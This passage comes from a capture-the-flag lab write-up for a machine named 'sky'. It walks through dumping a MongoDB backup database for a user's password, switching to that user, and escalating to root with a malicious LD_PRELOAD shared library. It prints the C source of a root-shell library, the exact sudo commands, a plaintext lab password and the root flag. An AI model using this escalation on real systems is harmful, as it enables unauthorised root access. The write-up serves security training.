
```
show dbs
use <db>
show collections
db.<collection>.find()  #Dump the collection
db.<collection>.count() #Number of records of the collection
db.current.find({"username":"admin"})  #Find in current db the username admin
```

show dbs We enter to list the existing databases. use backup We use to access the backup database. We list the tables in the database by typing show collections. We use db.user.find() to read the user inside the table and we take the code of webdeveloper and enter the code by typing su webdeveloper.



```
www-data@sky:/var/www/html/v2$ su webdeveloper
su webdeveloper
Password: BahamasChapp123!@#

webdeveloper@sky:/var/www/html/v2$
```

We use the sudo -l command and it shows us how to become root. LD_PRELOAD allows any program to use shared libraries.



sudo

Find all commands a non-privileged user can run with sudo

```
sudo -l
```

Abuse LD_PRELOAD to link a shell into application code

Check for LD_PRELOAD capability


```
$ sudo -l
Matching Defaults entries for shinz0n on victimhost:
    env_reset, env_keep+=LD_PRELOAD

User shinz0n may run the following commands on victimhost:
    (ALL) NOPASSWD: /usr/bin/find
```

Write shell code

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
  unsetenv("LD_PRELOAD");
  setgid(0);
  setuid(0);
  system("/bin/bash");
}
```

Compile shell code

We write the shell code by creating nano shell.c and to make it executable we use gcc -fPIC -shared -o shell.so shell.c -nostartfiles and this file will have the .so extension.



```
webdeveloper@sky:~$ ls
ls
shell.c  shell.so  user.txt
webdeveloper@sky:~$ sudo LD_PRELOAD=/home/webdeveloper/shell.so sky_backup_utility
<LOAD=/home/webdeveloper/shell.so sky_backup_utility
root@sky:/home/webdeveloper# ls
ls
shell.c  shell.so  user.txt
root@sky:/home/webdeveloper# ls -la
ls -la
total 56
drwxr-xr-x 4 webdeveloper webdeveloper  4096 Feb 15 15:41 .
drwxr-xr-x 3 root         root          4096 May 25  2021 ..
lrwxrwxrwx 1 webdeveloper webdeveloper     9 May 25  2021 .bash_history → /dev/null
-rw-r--r-- 1 webdeveloper webdeveloper   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 webdeveloper webdeveloper  3771 Feb 25  2020 .bashrc
drwx────── 2 webdeveloper webdeveloper  4096 May 25  2021 .cache
drwxrwxr-x 3 webdeveloper webdeveloper  4096 May 25  2021 .local
-rw─────── 1 webdeveloper webdeveloper    51 Oct  8  2021 .mysql_history
-rw-r--r-- 1 webdeveloper webdeveloper   807 Feb 25  2020 .profile
-rw-rw-r-- 1 webdeveloper webdeveloper   155 Feb 15 15:36 shell.c
-rwxrwxr-x 1 webdeveloper webdeveloper 14760 Feb 15 15:41 shell.so
-rw-r--r-- 1 webdeveloper webdeveloper     0 Oct  7  2021 .sudo_as_admin_successful
-rw-r--r-- 1 webdeveloper webdeveloper    33 May 25  2021 user.txt
root@sky:/home/webdeveloper# cd
cd
root@sky:~# ls
ls
root.txt
root@sky:~# cat root.txt
cat root.txt
3a62d897c40a815ecbe267df2f533ac6
root@sky:~#
```

Finally, we enter sudo LD_PRELOAD=/home/webdeveloper/shell.so sky_backup_utility and become root. We finish our lab by reading cat root.txt. Thanks for taking the time to read!